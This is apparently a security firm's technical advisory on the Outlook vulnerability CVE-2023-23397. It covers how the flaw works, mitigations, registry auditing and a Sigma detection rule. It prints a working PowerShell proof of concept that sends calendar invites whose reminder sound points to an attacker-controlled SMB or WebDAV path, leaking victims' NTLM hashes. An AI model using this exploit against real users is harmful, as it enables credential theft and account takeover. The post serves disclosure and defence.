March 17, 2023

Critical Outlook Vulnerability: In-Depth Technical Analysis and Recommendations (CVE-2023-23397)

Written by Olivia Cate, Justin Elze, Leo Bastidas, Robert R. Lee Jr., Andrew Schwartz, Carlos Perez and Oddvar Moe

Incident Response | Incident Response & Forensics | Purple Team Adversarial Detection & Countermeasures | Research | Vulnerability Assessment

Threat Overview

Earlier this week, Microsoft released a patch for Outlook vulnerability CVE-2023-23397, which has been actively exploited for almost an entire year. This exploit has caught the attention of a hacking group linked to Russian military intelligence that is using it to target European organizations.

SKIP TO MAIN CONTENT

CVE-2023-23397 allows threat actors to steal NTLM credentials of Microsoft Outlook users with minimal complexity or effort. This vulnerability can be exploited by sending an email to a target user but does not require that user to open the email. It poses a dire threat to vulnerable organizations, as threat actors can repeatedly execute this attack and commandeer user accounts while the user is none the wiser.

How it Works

CVE-2023-23397 functions from a network-based attack vector. It starts with a specially crafted email containing a malicious calendar or meeting invite. A custom notification sound is added that bypasses the default WAV file and instead contains a path to an SMB share controlled by the attacker. Accessing the Universal Naming Convention (UNC) path forces an NTLM authentication from the victim to the attacker. The attacker can then steal the leaked NTLM hashes and attempt to recover or replay them.

The malicious email requires no user interaction to conduct this attack. The email and the exploit itself trigger automatically upon landing in a user's inbox. The loss of financial data, sensitive customer information, employee data, and more are realistic and potentially devastating consequences of such an attack. This poses a significant threat to any vulnerable organization and demands immediate action to minimize exploitable exposure to CVE-2023-23397.

Proof of Concept

```
# CVE-2023-23397 POC

# Author: Oddvar Moe (@oddvarmoe) - TrustedSec

# Usage examples:

#

# Sending:

# Send-CalendarNTLMLeak -recipient "user.name@exampledomain.com" -remotefilepa

# Send-CalendarNTLMLeak -recipient "user.name@exampledomain.com" -remotefilepa

# Send-CalendarNTLMLeak -recipient "user.name@exampledomain.com" -remotefilepa

# Send-CalendarNTLMLeak -recipient "user.name@exampledomain.com" -remotefilepa

#

# Saving:

# Save-CalendarNTLMLeak -remotefilepath "\\10.10.10.10\notexists\file.wav" -me

# Save-CalendarNTLMLeak -remotefilepath "\\files.domain.com\notexists\file.wav
```

```
# Save-CalendarNTLMLeak -remotefilepath "\\files.domain.com@80\file.wav" -meet

# Save-CalendarNTLMLeak -remotefilepath "\\files.domain.com@SSL@443\file.wav"

function Send-CalendarNTLMLeak ($recipient, $remotefilepath, $meetingsubject,

{

    $Outlook = New-Object -comObject Outlook.Application

    $newcal = $outlook.CreateItem('olAppointmentItem')

    $newcal.ReminderSoundFile = $remotefilepath

    $newcal.Recipients.add($recipient)

    $newcal.MeetingStatus = [Microsoft.Office.Interop.Outlook.OlMeetingStatus]

    $newcal.Subject = $meetingsubject

    $newcal.Location = "Virtual"

    $newcal.Body = $meetingbody

    $newcal.Start = get-date

    $newcal.End = (get-date).AddHours(2)

    $newcal.ReminderOverrideDefault = 1

    $newcal.ReminderSet = 1

    $newcal.ReminderPlaysound = 1

    $newcal.send()

}

function Save-CalendarNTLMLeak ($remotefilepath, $meetingsubject, $meetingbody

{

    $Outlook = New-Object -comObject Outlook.Application

    $newcal = $outlook.CreateItem('olAppointmentItem')

    $newcal.ReminderSoundFile = $remotefilepath

    $newcal.MeetingStatus = [Microsoft.Office.Interop.Outlook.OlMeetingStatus]

    $newcal.Subject = $meetingsubject

    $r
```

```
    $newcal.Body = $meetingbody

    $newcal.Start = get-date

    $newcal.End = (get-date).AddHours(2)

    $newcal.ReminderOverrideDefault = 1

    $newcal.ReminderSet = 1

    $newcal.ReminderPlaysound = 1

    $newcal.save()

}
```

https://github.com/api0cradle/CVE-2023-23397-POC-Powershell

Mitigation

According to Microsoft, all supported versions of Microsoft Outlook for Windows are affected. Outlook for Android, iOS, macOS, and online services such as web-based Microsoft 365 are not vulnerable because NTLM authentication is not supported. For organizations using Microsoft Outlook for Windows, a script was released to determine if your organization was potentially impacted by attackers leveraging CVE-2023-23397. The audit and remediation script can be accessed through GitHub.

To protect against CVE-2023-23397, it is recommended to:

- Block outbound SMB port 445 traffic, which prevents NTLM authentication messages from being sent to remote file shares.
- Add users to the Protected Users security group, which restricts NTLM from being used as an authentication method.

1.1 Detection

When Outlook performs a connection to either an SMB or WebDAV-hosted resource, it first queries the registry for the following keys:

SMB:
`HKLM\System\CurrentControlSet\Services\LanmanWorkstation\NetworkProvider\Name

WebDAV:
`HKLM\System\CurrentControlSet\Services\WebClient\NetworkProvider\ProviderPath`

Enabling auditing on both NetworkProvider Registry keys allows audit events (4656, 4663) to be generated. These events contain both the process initiating the interaction and the object that is accessed. Outlook should not be performing this action in normal operations. Other processes that query these keys, such as ***C:\Wi tocolHost.exe***, can be easily tuned out.



Figure 1 - SACL Auditing Setup



Figure 2 - Outlook Accessing the NetworkProvider Registry Key



Figure 3 - Outlook Accessing a File on an SMB Share



Figure 4 - Outlook Accessing a File on a WebDAV Share

The above two (2) file access activities (captured using Process Monitor) show that the Options field contains 'Open Reparse Point'. This will always be true for accessing a remote share using the NtCreateFile API (see https://github.com/MicrosoftDocs/win32/blob/docs/desktop-src/FileIO/reparse-points.md). As such, identifying CreateFile actions initiated from the OUTLOOK.EXE process with 'Open Reparse Point' in the options field helps indicate whether external files were potentially accessed.

Shown below is an internally developed Sigma Detection Rule that can be deployed in environments to identify any instances where the OUTLOOK.EXE process is initiating a connection to a WebDAV or SMB share:

```
title: cve-2023-23397

id: 73c59189-6a6d-4b9f-a748-8f6f9bbed75c

status: experimental

description: Detects outlook initiating connection to a webdav or smb share

author: Robert Lee @quantum_cookie - TrustedSec

date: 2023/03/16

tags:

    - attack.credential_access

    - attack.initial_access

logsource:

    service: security

    product: windows
```

```
detection:
    regquery:
        EventID:
            - 4656
            - 4663
        ProcessName|endswith: OUTLOOK.EXE
        Accesses|contains: 'Query key value'
        ObjectName|contains:
            - \REGISTRY\MACHINE\SYSTEM*Services\WebClient\NetworkProvider
            - \REGISTRY\MACHINE\SYSTEM*Services\LanmanWorkstation\NetworkProvi
    condition: regquery
falsepositives:
     - searchprotocolhost likes to query this if you want to filter out those
level: critical
```

This Sigma rule is using the MITRE ATT&CK tags for tactics credential access and initial access. As a result, when this rule triggers, it will provide context to the event in question. The Log Source field specifies the type of logs to analyze, which in this case is Windows Security Events. The Detection field is focusing on event 4656 or 4663 from the Windows Security Event logs that has a process ending with 'OUTLOOK.EXE' and the 'Accesses' field containing 'Query key value'. Lastly, it also requires that the ObjectName field contains one (1) of the following in the Security Event: ***\REGISTRY\MACHINE\SYSTEM*Services\WebClient\NetworkProvider*** or ***\REGISTRY\MACHINE\SYSTEM*Services\LanmanWorkstation\NetworkProvider***. Be aware of false positives because searchprotocolhost can query this. Filtering out those events before they reach the SIEM can mitigate this.

References:

Microsoft Mitigates Outlook Elevation of Privilege Vulnerability

https://msrc.microsoft.com/blog/2023/03/microsoft-mitigates-outlook-elevation-of-privilege-vulnerability/

Microsoft Outlook Elevation of Privilege Vulnerability

https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-23397

Microsoft fixes Outlook zero-day used by Russian hackers since April 2022

https://www.bleepingcomputer.com/news/microsoft/microsoft-fixes-outlook-zero-day-used-by-russian-hackers-since-april-2022/

TRUSTEDSEC

3485 Southwestern Boulevard
Fairlawn, OH 44333

1-877-550-4728